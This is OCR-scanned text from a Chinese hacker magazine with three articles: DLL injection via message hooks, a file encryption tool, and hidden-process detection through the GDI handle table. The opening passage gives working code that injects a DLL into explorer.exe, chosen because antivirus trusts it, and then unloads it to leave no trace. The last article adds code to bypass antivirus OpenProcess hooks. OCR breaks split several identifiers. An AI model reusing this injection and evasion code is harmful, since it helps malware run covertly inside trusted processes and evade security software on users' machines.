              g_hModule = hModule;
              HINSTANCE hpsInst = LoadLibrary(_T
("psapi.dll"));
              FN_GETMODULEBASENAME fn_Get
ModuleBaseName =
                      (FN_GETMODULEBASENAME)
GetProcAddress(hpsInst, "GetModuleBaseNameW");
              if (fn_GetModuleBaseName)
              {
                      wchar_t szProcessName[_MAX_FNAME];
                      hProcess = OpenProcess(PROCESS_ ALL_
ACCESS, 0, GetCurrentProcessId());

   fn_GetModuleBaseName(hProcess, NULL, szProcessName,
_MAX_FNAME);
   //判断是否是我们需要的目标进程，这里可根据需要使用不同的
   //GUI 程序
                      if (lstrcmpi(szProcessName,_T("explorer.
exe")) == 0)
                      {
                      //我这里使用的都是 Unicode 的函数，大家
                      //需要在头文件做好相关定义
                      //我这里选用的是 Explorer，因为这个文件
                      //是被大多数杀软作为可信任文件的
                      //现在在这里就可以执行目标代码了，我建
                      //议大家最好在这里创建一个线程来执行需要
                      //的代码
                      }
              }
              if (!IsStrartHook)
              {
                      //非目标程序的话就卸载本模块
                      HMODULE hKerModule = GetModule Handle
(_T("kernel32.dll"));
                      FN_CREATE_REMOTE_THREAD fn_
CreateRemoteThread =
                          (FN_CREATE_REMOTE_
THREAD)::GetProcAddress(hKerModule, "CreateRemote Thread");
                      if (fn_CreateRemoteThread != 0)
                      {
                          fn_CreateRemoteThread(Get Current
Process(), NULL, 0,
                              (LPTHREAD_START_
ROUTINE )::GetProcAddress(
                              hKerModule, "FreeLibrary"),
                              (void*)hModule, 0, NULL);
                      }
              }
          }
          break;
      case DLL_PROCESS_DETACH:
          {
                      //DLL 已从目标进程卸载，可根据需要
                      //添加相关代码
          }
  break;
      default:
      break;
      }
   return TRUE;
  }
```

可执行文件的代码：

关于 Unicode 的定义，放在预编译头里就可以了。

```
#define UNICODE 1
#define _UNICODE 1
#include <windows.h>
#include <tchar.h>
#include <stdio.h>
#include <stdlib.h>
源代码文件：
#include "stdafx.h"
typedef BOOL (WINAPI *FN_START_OR_UNLOAD_
HOOK)();
int wmain(int argc, wchar_t* argv[])
{
    FN_START_OR_UNLOAD_HOOK
                fn_StartHook = NULL,
                fn_UnloadHook = NULL;
    HMODULE hHookMod = LoadLibrary(_T("hooker. dll"));
    wprintf(_T("hHookMod=%d\n"),hHookMod);
    if (!hHookMod)
    {
        wprintf(_T("LoadLibrary failed!\n"),hHookMod);
            goto tagfinish;
    }
    //动态调用，没有去链接静态库
fn_StartHook = (FN_START_OR_UNLOAD_HOOK)
GetProcAddress(hHookMod, "StartHook");
    fn_UnloadHook = (FN_START_OR_UNLOAD_
HOOK)GetProcAddress(hHookMod, "UnloadHook");
wprintf(_T("\nfn_StartHook=%d\n"),fn_StartHook);
wprintf(_T("fn_UnLoadHook=%d\n\n"),fn_UnloadHook);
if (!fn_StartHook)
    {
        //取不到 StartHook 的地址
        wprintf(_T("Get \"StartHook\" address failed!\n"),
hHookMod);
        goto tagfinish;
    }
    wprintf(_T("Press enter to inject the dll..."),hHookMod);
    _tscanf(_T("%*c"));
    wprintf(_T("StartHook()=%d\n\n"),fn_StartHook());
    wprintf(_T("Please finish your proc before unload
hook!\nPress enter to unload hook..."),hHookMod);
    _tscanf(_T("%*c"));
    if (!fn_UnloadHook)
    {
        //取不到 UnloadHook 的地址
        wprintf(_T("Get \"UnloadHook\" address failed!\n"),
hHookMod);
            goto tagfinish;
    }
    wprintf(_T("UnloadHook()=%d\n\n"),fn_UnloadHook());
tagfinish:
FreeLibrary(hHookMod);
    wprintf(_T("Press enter to exit..."),hHookMod);
    _tscanf(_T("%*c"));
    return 0;
}
```

程序编译好之后，执行效果如图 1 所示，弹出 MessageBox 之后，将 hooker.dll 卸载，这样就没有痕迹了。同时我们需要注意，因为我们利用的是消息钩子，所以这种方法只能注入到 GUI 程序中，不过，这已经足够了。还有最重要的一点是它支持 Windows 7。





图 1

总 结

回顾一下，我们利用消息钩子将 DLL 注入到目标进程中，然后就可以以信任文件的名义执行代码了，我相信现在我们已经可以做很多事了。只要进到信任文件的执行空间里就没有什么做不到的了，我们还可以拓展一下，可以弄成 Ring3 GUI 的全局 Hook 等，这些就靠读者去拓展了！

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

前置知识：VB.net
关键词：VB.net、文件加解密



文件加解密之又一思路

文/图　暗夜舞者

最近没有什么事，再把加密解密和逆向工程研究了一下，写了个加密解密的小软件，虽然代码不多，但是提供了一个思路，下面说明一下。程序界面是用 VC#.NET2008 做的，而核心模块是用 VB.NET2008 编写的 DLL，下面我们看一下程序的主界

面，如图 1 所示。




图 1

由于我使用的是日本版的操作系统，所以软件的界面显示是日文，大家可以根据个人需要去进行修改。我们看一下主要的代码：在加密界面中，用到的主要代码就是加密方法，方法中的 Check 部分我们略过，主要看下面的部分。

```
DataSet DsImg = new DataSet();
DataTable Dt = new DataTable("Images");
Dt.Columns.Add(new DataColumn("sysid", System.Type.GetType
("System.String")));
Dt.Columns.Add(new DataColumn("filename", System.Type.
GetType("System.String")));
Dt.Columns.Add(new DataColumn("image", System.Type.GetType
("System.Byte[]")));
Dt.Columns.Add(new DataColumn("filetag", System.Type.
GetType("System.String")));
DsImg.Tables.Add(Dt);
FileStream Fs = new FileStream(txtFileName.Text, System. IO.File
Mode.Open);
BinaryReader bn = new BinaryReader(Fs);
mg = new ModGen.ModGen();
DataRow Dr = null;
Dr = DsImg.Tables["images"].NewRow();
Dr["sysid"] = DateTime.Today.ToString();
Dr["filename"] = txtFileName.Text;
Dr["image"] = bn.ReadBytes((int)(bn.BaseStream.Length));
Dr["filetag"] = mg.StrEncrypt(txtPassword.Text, string. Empty);
DsImg.Tables["images"].Rows.Add(Dr);
DsImg.WriteXml(txtFileName.Text + ".p2p");
```

我们最终的加密文件就是“文件名.p2p”，加密文件除了包含加密后的原文件外，还将文件名和当前时间存入其中，以备解密时使用，变量 mg 的类型为 ModGen，也就是我们用 VB 写的核心模块类，程序中添加了引用后，在这里可以直接调用。

这里的整体思路是：将加密的原文件和一些有关的加密信息先导入到 DataSet 中，因为 DataSet 可以将其中的数据导出为 XML 这样有序的文件，以后解密的时候可以按照指定的格式再读入这些有用的信息而不至于导致混乱，XML 格式在数据保存和传递方面确实拥有显著的优势。

在解密界面中用到的主要方法当然就是解密方法了，关键代码如下所示。

```
DataSet DsImg = new DataSet();
DataTable Dt = new DataTable("Images");
Dt.Columns.Add(new DataColumn("sysid", System.Type.
GetType("System.String")));
Dt.Columns.Add(new DataColumn("filename", System.
Type.GetType("System.String")));
Dt.Columns.Add(new DataColumn("image", System.Type.
GetType("System.Byte[]")));
Dt.Columns.Add(new DataColumn("filetag", System.Type.
GetType("System.String")));
DsImg.Tables.Add(Dt);
DsImg.ReadXml(txtFileName.Text);
mg = new ModGen.ModGen();
if (!txtPassword.Text.Equals(mg.StrDecrypt(DsImg.
Tables[0].Rows[0]["filetag"].ToString(), string.Empty)))
{
    txtFileName.SelectionStart = 0;
    txtFileName.SelectionLength = txtPassword.Text.Length;
    txtPassword.Focus();
    MessageBox.Show("入力したのパスワードが無効です。");
    return;
}
string FileName = string.Empty;
FileName = txtFileName.Text.Substring(0,
txtFileName.Text.Length - 4);
Byte[] Content = null;
Content = (Byte[])DsImg.Tables[0].Rows[0][2];
FileStream Fs = new FileStream(FileName, FileMode.Create);
Fs.Write(Content, 0, Content.Length);
```

在这里，我们将读取加密时已经写入文件的信息，通过核心模块的解密函数将原文解析出来并且生成新的文件，由于采用了 XML 格式存取，附加的信息不会影响到原文的内容，下面看看运行情况，如图 2 所示。想要加密的文件是“C:\Documents and Settings\Usern\桌面\plsql.doc”，密码为“123”。




图 2

运行之后会产生一个加密后的文件，名叫“plsql.doc.p2p”，然后我们再进行解密试验，如图 3 所示。





图 3

运行之后会产生一个名为“plsql.doc”的原文件，解密成功。

对于文件的加密和解密，数据的安全性似乎是一个永远的话题，网络越发达，安全的重要性越突出，本文在加解密方面给了大家一个新的思路，VB 的加解密函数也随文奉上，希望对大家有所帮助。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

前置知识：Delphi
关键词：Ring3、GDI、检测进程



Ring3 下通过查询 GDI 句柄表来检测进程

文/图 liuke_blue

冰刃、XueTr、Rootkit Unhooker 等 AntiRootkit 工具中有一个很好的模块，可以进行进程检测，虽然一些病毒通过内核函数 Hook、DKOM（直接内核对象操作技术）等方法来隐藏进程，从而逃避任务管理的检测，但是无法逃脱这些 AntiRootkit 工具的"法眼"。目前 AntiRootkit 工具检测进程常见的方法有：Hook KswapContext 函数来检测进程、查询 EPROCESS 结构来检测进程、查询 PSPCiTable 这个存放 Windows 系统中所有进程线程的句柄表来检测进程等。但是这些方法都需要在内核层下，有没有在应用层下也像上面所提到的 AntiRootkit 工具一样，可以检测到所有的进程，包括被隐藏的进程。答案是有的，下面我给大家介绍一种在 Ring3 下通过查询 GDI 对象句柄表来检测进程的方法。

Windows 的图形系统分为三个部分：客户端的 DLL GDI32.DLL、内核引擎 Win32k.sys、各种图形驱动程序。Windows 把 GDI Objects 都储存在一个系统的句柄表里，GDI 句柄表储存在内核模式地址的空间中，使图形驱动可以很容易地访问它；在用户模式地址空间也创建了 GDI 句柄表的快照，可以在用户模式下对 GDI 句柄表进行只读访问。下面是 GDI 句柄表中表项的数据结构。

```
typedef struct _GDITableCell
{
    void            *  pKernel;  // 内核模式对象的指针
    unsigned short    _nProcess;
    unsigned short    _nCount;
    unsigned short    nUpper;
    unsigned short    nType;
    void            *  pUser;    // 用户模式对象的指针
} GDITableCell, *PGDITableCell;
```

其中 nProcess 指向进程 ID，由于 Rootkit 隐藏进程，没有去修改内核中所存放的 GDI 句柄表，因此通过查找这张 GDI 句柄表表项中的 nProcess 可以检测到所有的进程，包括隐藏的进程。通过 GdiQueryTable 这个未文档化的函数可以找到用户模式地址空间存放的 GDI 句柄表的快照。程序主要代码如下：

```
//通过查询 GDI 句柄表检测所有进程
function Tform1.CheckForHiddenProcess():BOOL;
var
hGDI:HMODULE;
ProcAddress:TFarProc;
dwVersion:DWORD;
WindowsVer:INTEGER;
   pGDITable: PGDITableCell;
   cell: TGDITableCell;
   i,j,k,arrayLen:integer;
   fFound:BOOL;
   p1:  TProcessInfo;
   szProcName:string;
   begin
     hGDI:=LoadLibrary('GDI32.dll');
     ProcAddress:=GetProcAddress(hGDI,'GdiQueryTable');
     if   (ProcAddress = nil) then
     begin
       MessageBox(0,'Error finding address of GdiQueryTable！','提示
',MB_OK+MB_ICONWARNING);
       result:=FALSE;
       exit;
     end;
   GetMem(pGDITable,(MAXGDIHANDLE*sizeof(TGDITableCell)
));
     pGDITable:=PGDITableCell( TProc(ProcAddress)());

     if (pGDITable = nil) THEN
     begin
       MessageBox(0,'Error accessing GDI Table！ ','提示
',MB_OK+MB_ICONWARNING);
   result:=FALSE;
       exit;
     end;
     dwVersion:=GetVersion;
     WindowsVer:=BYTE(LOWORD(dwVersion));
       arrayLen:=0;
       inc( arrayLen);
       SetLength(procInfo, arrayLen);
    for i:=0 to MAXGDIHANDLE-1 do
    begin
       cell:=(PGDITableCell(DWORD(pGDITable)+i*sizeof
(TGDITableCell)))^;
       if (DWORD(cell.pkernel)<$80000000) then
       continue;
       j:=0;
       fFound:=FALSE;
       for j:=0 to length(procInfo)-1 do
       begin
         if (WindowsVer>=5)   then
         begin
           if (procInfo[j].ProcessId = cell.nProcess) then
fFound:=TRUE;
         end else
         begin
           if (procInfo[j].ProcessId = cell.nCount) then
fFound:=TRUE;
         end;
       end;
```

```
        if (not fFound) then
        begin
          if (WindowsVer >= 5) then
          begin
            p1.ProcessId:=cell.nProcess;
          end else
          begin
          p1.ProcessId:=cell.nCount;
          end;
          //增加数组中的记录
          inc( arrayLen);
          SetLength(procInfo, arrayLen);
          procInfo[arrayLen-1]:=p1;
        end;
    end;
    listview1.Clear;
    ListView1.Items.BeginUpdate;
    for k:=0 to length(procInfo)-1 do
    begin
      with listview1.Items.add do
      begin
        GetProcessName(procInfo[k].ProcessId,szProc
Name,MAX_PATH);
        caption:= TRIM(ExtractFilename(szProcName));
        subitems.Add(trim(inttostr(procInfo[k]. ProcessId))) ;
        subitems.Add(szProcName);
        if   ( IsHideProcess(procInfo[k].ProcessId) and
(procInfo[k].ProcessId<>18)   ) then
        subitems.Add('隐藏')
        else
        subitems.Add('正常');
      end;
    end;
    ListView1.Items.EndUpdate;
    form1.Caption:='RING3 下查询 GDI 句柄表来检测进程(进程
总数:  '+inttostr(form1.ListView1.Items.Count)+')';
  end;
```

有一些杀毒软件和 AntiRootkit 工具 Hook NtOpen Process 函数，因此想通过 GetModuleFileNameExA 函数来获取这些软件的进程完整路径是行不通的，为了绕过这些软件的 Hook，因此自己编写一个 My_OpenProcess 函数来代替 OpenProcess 函数，最终获得指定进程的句柄，代码如下：

```
  //自己写的 MY_OpenProcess 来获取进程句柄
  function My_OpenProcess(dwDesiredAccess:DWORD;bInhert:
LongBool;ProcessId:Cardinal; bOpenIt:LongBool):THANDLE;
  var
  uReturn:ULONG;
  NumOfHandle:ULONG;
  pBuffer:PCHAR;
  pOneEprocess:PVOID;
  cid:TCLIENT_ID;
  status:NTSTATUS;
